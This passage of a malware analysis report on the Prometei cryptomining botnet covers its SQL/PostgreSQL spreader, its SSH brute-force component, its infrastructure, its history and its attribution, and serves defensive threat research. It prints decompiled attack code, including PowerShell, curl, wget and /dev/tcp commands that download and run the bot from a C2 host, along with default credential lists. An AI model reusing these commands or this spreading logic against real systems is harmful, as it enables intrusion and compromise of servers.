
```
add     esp, 4

push    offset aR        ; "r"
push    offset ExistingFileName ; "Npgsql4.dll"
call    _fopen
add     esp, 8
test    eax, eax
jz      short loc_41C5F5

loc_41C5F5:
mov     esi, ds:CopyFileA

push    eax              ; File
call    _fclose
mov     esi, ds:CopyFileA
add     esp, 4
push    0                ; bFailIfExists
push    offset NewFileName ; "Npgsql.dll"
push    offset ExistingFileName ; "Npgsql4.dll"
call    esi ; CopyFileA
jmp     short loc_41C5FB

loc_41C5FB:
push    offset aR        ; "r"
push    offset aMonoSecurityDl ; "Mono.Security.dll"
call    _fopen
add     esp, 8
test    eax, eax
jz      loc_41C658

loc_41C658:
push    offset aR        ; "r"
push    offset aMonoSecurity4D ; "Mono.Security4.dll"
call    _fopen
add     esp, 8
test    eax, eax
jz      loc_41C764

push    eax              ; File
call    _fclose
add     esp, 4
push    0
push    offset aMonoSecurityDl ; "Mono.Security.dll"
push    offset aMonoSecurity4D ; "Mono.Security4.dll"
```

```
add     esp, 4

push    offset aR        ; "r"
push    offset aNpgsql2Dll ; "Npgsql2.dll"
call    _fopen
add     esp, 8
test    eax, eax
jz      short loc_41C6D4

loc_41C6D4:
mov     esi, ds:CopyFileA

push    eax              ; File
call    _fclose
mov     esi, ds:CopyFileA
add     esp, 4
push    0                ; bFailIfExists
push    offset NewFileName ; "Npgsql.dll"
push    offset aNpgsql2Dll ; "Npgsql2.dll"
call    esi ; CopyFileA
jmp     short loc_41C6DA

loc_41C6DA:
push    offset aR        ; "r"
push    offset aMonoSecurityDl ; "Mono.Security.dll"
call    _fopen
add     esp, 8
test    eax, eax
jz      loc_41C737

loc_41C737:
push    offset aR        ; "r"
push    offset aMonoSecurity2D ; "Mono.Security2.dll"
call    _fopen
add     esp, 8
test    eax, eax
jz      short loc_41C764

push    eax              ; File
call    _fclose
add     esp, 4
push    0                ; bFailIfExists
push    offset aMonoSecurityDl ; "Mono.Security.dll"
push    offset aMonoSecurity2D ; "Mono.Security2.dll"
```

Preparing the ground for Nethelper


NETHELPER2.EXE AND NETHELPER4.EXE

NetHelper is a .NET-based executable that is obfuscated using CryptoObfuscator protector. The main purpose of this module is to create connections to SQL servers in the network and try to infect them with the main module, Sqhost.
To do so, the malware uses the Npgsql library, a .Net data provider for PostgreSQL, and Mono, a software platform designed to allow developers to easily create cross platform applications. It checks the arguments received which contain the SQL server found in the network and credentials harvested before. The malware then tries to create connection to the server using port 1433 (default for SQL servers) and 5432 (used for PostgreSQL):



```
private static void smethod_8(string string_1, string string_2, string string_3, string string_4)
{
    string text = "1433";
    string connectionString = string.Concat(new string[]
    {
        "Data Source=",
        string_1,
        ",",
        text,
        ";Integrated Security=false;User ID=",
        string_2,
        ";Password=",
        string_3,
        ";Persist Security Info=True;"
    });
    SqlConnection sqlConnection = new SqlConnection(connectionString);
    string cmdText = string.Concat(new string[]
```

Creates connection to SQL server on port 1433




```
private static int smethod_6(string string_1, string string_2, string string_3, int int_0 = 5432)
{
    try
    {
        string text = string.Concat(new string[]
        {
            "Host=",
            string_1,
            ";Username=",
            string_3,
            ";Password=",
            string_2,
            ";Database=postgres"
        });
        NpgsqlConnection npgsqlConnection = new NpgsqlConnection(text);
        npgsqlConnection.Open();
        return 2;
    }
```

Creates connection to PostgreSQL server on port 5432

If successful, the malware checks the operating system of the SQL server, and operate accordingly:


- If the OS is Windows - uses PowerShell command to download “zsvc.exe” (Sqhost.exe):



```
if (text2.IndexOf("32") != -1)
{
    text2 = "Win32";
}
else
{
    text2 = "Win64";
}
Class0.smethod_3(npgsqlConnection, string.Concat(new string[]
{
    "powershell \"$p=''zsvc.exe'';(New-Object Net.WebClient).DownloadFile(''http://",
    string_4,
    "/k.php?a=",
    text2,
    "&B=_%PROCESSOR_ARCHITECTURE%,%COMPUTERNAME%,",
    Class0.string_0,
    "P'',$p);$d=[IO.File]::ReadAllBytes($p);$t=New-Object Byte[]($d.Length);[int]$j=0;for([int]$i=0;$i -
      lt $d.Length;$i++){$j+=66;$t[$i]=(($d[$i] -bxor ($i*3 -band 255))-$j) -band 255;}
      [io.file]::WriteAllBytes($p,$t);\"&zsvc.exe"
}));
```

Downloading Prometei main module on a windows machine using PowerShell

- If the OS is Unix based - uses one of the following: Curl / Wget / Nexec:



```
else
{
    Console.WriteLine("Plat: Unix");
    str = "info";
    text2 = Class0.smethod_3(npgsqlConnection, "uname -m");
    string text7 = Class0.smethod_3(npgsqlConnection, "uname -a");
    if (text7.IndexOf("Darwin") != -1)
    {
        text2 = "MacOS";
    }
    Class0.smethod_3(npgsqlConnection, "pkill " + text5);
    Class0.smethod_3(npgsqlConnection, "rm " + text6 + text5);
    if (text2 == "MacOS")
    {
        Class0.smethod_3(npgsqlConnection, string.Concat(new string[]
        {
            "curl http://",
            string_4,
            "/k.php?a=",
```

```
Class0.smethod_3(npgsqlConnection, string.Concat(new string[]
{
    "wget -nc http://",
    string_4,
    "/k.php?a=",
```


```
    flag = true;
    Console.WriteLine("Using tcp...");
}
if (flag)
{
    Class0.smethod_3(npgsqlConnection, string.Concat(new string
    {
        "echo ''#!/bin/bash\\nexec 3<>/dev/tcp/",
        string_4,
        "/80&&echo -e \"GET /k.php?a=",
        text2,
        ",",
        Class0.string_0,
        "P\\\\r\\\\n\">&3&&cat <&3>",
```

Downloading Prometei main module on a Unix based machine using different methods

WINDRLVER.EXE

Windlver.exe (with a lowercase “L” and not a capital “i”) is an OpenSSH and SSLib-based software that the attackers have created so they can spread across the network using SSH. Since it’s used for spreading, it is launched by the spreader component Rdpclip, and downloaded as part of the Netwalker.7z archive.

When launched, the remote server is passed as a parameter, and it tries to login to the servers using the stolen credentials and using a predefined list of usernames and passwords (the same list in Rdpclip, since it is the component that executes Windrlver). In addition, it also tries default servers usernames such as: root, admin, user and netup123 (the default user for NetUP servers):



```
mov     eax, dword ptr ds:aRoot ; "root\t"
sub     ecx, edx
mov     edx, edi
mov     [ecx+esi], eax
mov     al, byte ptr ds:aRoot+4 ; "\t"
mov     [ecx+esi+4], al
lea     ecx, [edx+1]
```

```
mov     eax, dword ptr ds:aAdmin_0 ; "admin\t"
sub     ecx, edx
mov     edx, edi
mov     [ecx+esi], eax
mov     ax, word ptr ds:aAdmin_0+4 ; "n\t"
mov     [ecx+esi+4], ax
lea     ecx, [edx+1]
```

```
mov     eax, dword ptr ds:aUser_0 ; "user\t"
sub     ecx, edx
mov     edx, edi
mov     [ecx+esi], eax
mov     al, byte ptr ds:aUser_0+4 ; "\t"
mov     [ecx+esi+4], al
lea     ecx, [edx+1]
nop
```

```
mov     eax, dword ptr ds:aNetup123 ; "netup123"
sub     ecx, edx
mov     [ecx+esi], eax
mov     eax, dword ptr ds:aNetup123+4 ; "p123"
mov     [ecx+esi+4], eax
mov     ecx, esi
lea     edx, [ecx+1]
nop
```

Different usernames used to login to remote servers by Windrlver

If successful, the bot will try to copy and execute the main bot module Sqhost.exe on the remote server.

INFRASTRUCTURE AND TOOLS

Prometei, same as other botnets, has a diverse infrastructure designed to ensure the botnet is alive and infected machines stay part of the botnet. Over the years, different Prometei C2 servers were taken down by authorities, and the attackers had to constantly work their way around it. We assess that this is one of the reasons why the main bot contains not just one, but four different C2 servers in the newer versions.

Prometei botnet tries to hide it’s malicious activities by masquerading different components as native OS processes, sometimes using the name of the file as-is. For example, the Sqhost.exe file is sometimes purposely misspelled to make it look like another file,and Rdpclip.exe (with a capital “i” instead of a lowercase “L”) is used in the legitimate OS process name.

Besides keeping the masquerading techniques from its early days, Prometei has also kept a consistent naming convention and URL pattern, which makes tracking its components and infrastructure relatively easy. For example, all the way back to the first version analyzed by Cybereason, the attackers used the same file names, such as:

- C:\dell\searchindexer.exe
- C:\dell\desktop.dat
- C:\Windows\svchost.exe


For a full list of servers, see IOCs list.

ALL THE WAY BACK TO 2016

As mentioned previously, Prometei was discovered in July 2020, and according to the researcher who discovered it, the botnet was active as early as the beginning of March 2020. Our research reveals that Prometei actually has been around since at least 2016.

Following the infrastructure of the botnet, most of which was taken down by authorities, we were able to find the following:

- A Prometei.cgi file that contains the command “ver” (show the bot version), which was found in the wild in May 2016:




History	
First Submission	2016-05-10 21:10:08
Last Submission	2016-05-10 21:10:08
Last Analysis	2016-05-10 21:10:08

Names
prometei.cgi

VT screenshot: SHA-256: cf542ada135ee3edcbbe7b31003192c75295c7eff0efe7593a0a0b0f792d5256

- In 2017, the attackers named the main component “download.exe” (later changed to “svchost.exe” and now “qhost.exe”). They also used a certificate to sign the binaries:



History	
Creation Time	2017-05-27 19:59:45
Signature Date	2017-05-27 20:03:00
First Submission	2017-05-30 20:05:57

Names
svchost.exe
Download.exe

Signers

— Numtel Corporation

Name	Numtel Corporation
Status	The certificate or certificate chain is based on an untrusted root.
Issuer	Numtel Corporation
Valid From	01:21 AM 03/13/2017
Valid To	11:59 PM 12/31/2039
Valid Usage	Code Signing
Algorithm	sha1RSA
Thumbprint	61053BA8EF673DDD970C4A55121DBEF07D3CBE9E
Serial Number	BF 59 54 00 FD A2 6A A8 4F A2 60 74 01 39 36 FA

VT screenshot: SHA-256: fdcf4887a2ace73b87d1d906b23862c0510f4719a6c159d1cde48075a987a52f

EVERY TOOL AND ITS OWN PDB

The Prometei Botent evolved over the years by adding new tools and expanding its supported commands. In 2019, it appears that the malware was significantly updated with a lot of tools added in a short period of time.



In our analysis we didn’t go over all the tools, since the attackers don’t always use them all, and it can change from one attack to another. Our research revealed a shared PDB pattern used for the tools, that also reveals some information about them, such as purpose and obfuscator used:

```
C:\WORK\Tools_2019\walker\DOTNETPlugin\pgbrute\bin\Release\CryptoObfuscator_Output\nethelper.pdb
C:\WORK\Tools_2019\walker\bklocal\BlueKeep\bin\Release\CryptoObfuscator_Output\BlueKeep.pdb
C:\Work\Tools_2019\walker\netwalker\x64\Release\rdpclip.pdb
C:\Work\Tools_2019\prometei\rdpexec\psexec\Release\psexec.pdb
C:\Work\Tools_2019\prometei\rdpexec\shift - bot\Release\shift.pdb
C:\Work\Tools_2019\prometei\scan_rdp\rdp_checker\MyRDP\SampleRDC\bin\Release\CryptoObfuscator_Output\socks.pdb
C:\WORK\Tools_2019\prometei\RDPBrute2016.NET\RDPDetect\bin\Release\CryptoObfuscator_Output\nvsync.pdb
C:\WORK\Tools_2019\prometei\nvstub\Release\nvstub.pdb
C:\Work\Tools_2019\prometei\nvstub\Release\nvstub.pdb
C:\Work\Tools_2019\prometei\scan_rdp\rdp_checker\RDPDetect (rdp_checker)\RDPDetect\bin\Release\CryptoObfuscator_Output\nethost.pdb
C:\Work\Tools_2019\prometei\psbrute\Release\psbrute.pdb
C:\Work\Tools_2019\prometei\RDPBrute2016.NET\RDPDetect\bin\Release\CryptoObfuscator_Output\nvsync.pdb
C:\Work\Tools_2019\prometei\rdpexec\shift - bot\Release\shift.pdb
C:\Work\Tools_2019\misc\tor_hidden_svc\darkread\x64\Release\darkread.pdb
C:\Work\Tools_2019\misc\util\chk445\Release\chk445.pdb
C:\Work\Tools_2019\misc\util\crawler\Release\crawler.pdb
```


THE THREAT ACTOR

Not much is known about the threat actor behind Prometei. We were able to collect evidence that suggests the threat actors are Russian speaking, and

in addition it appears that they attempt to avoid infecting other Russians Speakers. We also can not ignore the name of the bot - “Prometei”, which is the Russian word for Prometheus, the Titan god of fire from the Greek mythology.
In addition, in the older versions of the malware created back in 2016, there were a few samples of “svchost.exe” (the main bot module) that the author of the malware forgot to edit the “product name” and left it in Russian. Also, some of the files have a language code “Russian”:

 **File Version Information** Copyright — Copyright (C) 201 Product — TODO: <Имя про Description — Host Process for Original Name — Download.exe Internal Name — svchost.exe File Version — 1.0.0.1	 **ExifTool File Metadata** SubsystemVersion InitializedDataSize ImageVersion FileSubtype FileVersionNumber LanguageCode InternalName
Svchost.exe without proper metadata editing	The language code of svchost.exe


Prometei uses different modules, and not all of them are observed in use in every attack. One of the Prometei components is related to a TOR client installation on the infected machine used to communicate with a TOR C2. As part of the installation, the malware also drops a configuration file (torrc) that is configured to avoid using several exit nodes, all in the Soviet Union:



```
Log notice file \data\notice.log
HeartbeatPeriod 1 hours
ExitRelay 0
GeoIPFile \geoip
GeoIPv6File \geoip6
ExcludeExitNodes {ru},{ua},{by},{kz},{??}
StrictNodes 1
```

Content of torrc file in the installation of the TOR client by Prometei

In addition, Prometei has another component named nvsync.exe that seems to be an older version of Nethelper, and it contains a function that checks the stolen credentials to avoid certain targets, among them are "Guest" and "Other user" - in Russian: Гость, Другой пользователь:



```
foreach (string text22 in array6)
{
    if (text22 != null && !(text22 == "") && (text22.Length <= 3 || !(text22.Substring(text22.Length - 3) ==
      "...")) && !(text22 == "IME_ADMIN") && !(text22 == "IME_USER") && !(text22 == "Plesk Administrator") && !
      (text22 == "SvcCOPSSH") && !(text22 == "WDeployAdmin") && !(text22 == "Guest") && !(text22 == "Гость")
      && !(text22 == "ftpuser") && !(text22 == "FTP User") && !(text22 == "Altro utente") && !(text22 == "Other
      User") && !(text22 == "Другой пользователь"))
    {
```

Function in nvsync.exe - a component of the Prometei bot

CONCLUSION

As shown in this report, Prometei is a complex and multistage botnet that, due to its stealthines and wide range of capabilities, puts the compromised network at great risk. The different components work together to enable the malware to perform many tasks: credential harvesting, spreading across the network, establishing C2 communications and more. The malware authors are able to add more modules and expand their capabilities easily, and potentially even shift to another payload objective, more destructive than just mining Monero.

Threat actors in the cybercrime community continue to adopt APT-like techniques and improve efficiency of their operations. As observed in the recent Prometei attacks, the threat actors rode the wave of the recently discovered Microsoft Exchange vulnerabilities and exploited them in order to penetrate targeted networks. We anticipate continued evolution of the advanced techniques being used by different threat actors for different purposes, including cybercrime groups. This puts defenders in a position

where they should always be prepared, not only for APT and nation state actors, but also for advanced cybercriminals who try to emulate the big APT groups.
Although the Prometei techniques and some of its components will likely be detected by security analysts, most of them will not be immediately obvious to end-users, which highlights the importance of having a security team and products in place that can detect these malicious operations. This threat poses a great risk for organizations, since the attackers have absolute control over the infected machines, and if they wish so, they can steal information, infect the endpoints with other malware or even collaborate with ransomware gangs by selling the access to the infected endpoints. Lastly, since cryptomining can be resource-hogging, it can affect the performance and stability of critical servers and endpoints, ultimately affecting business continuity.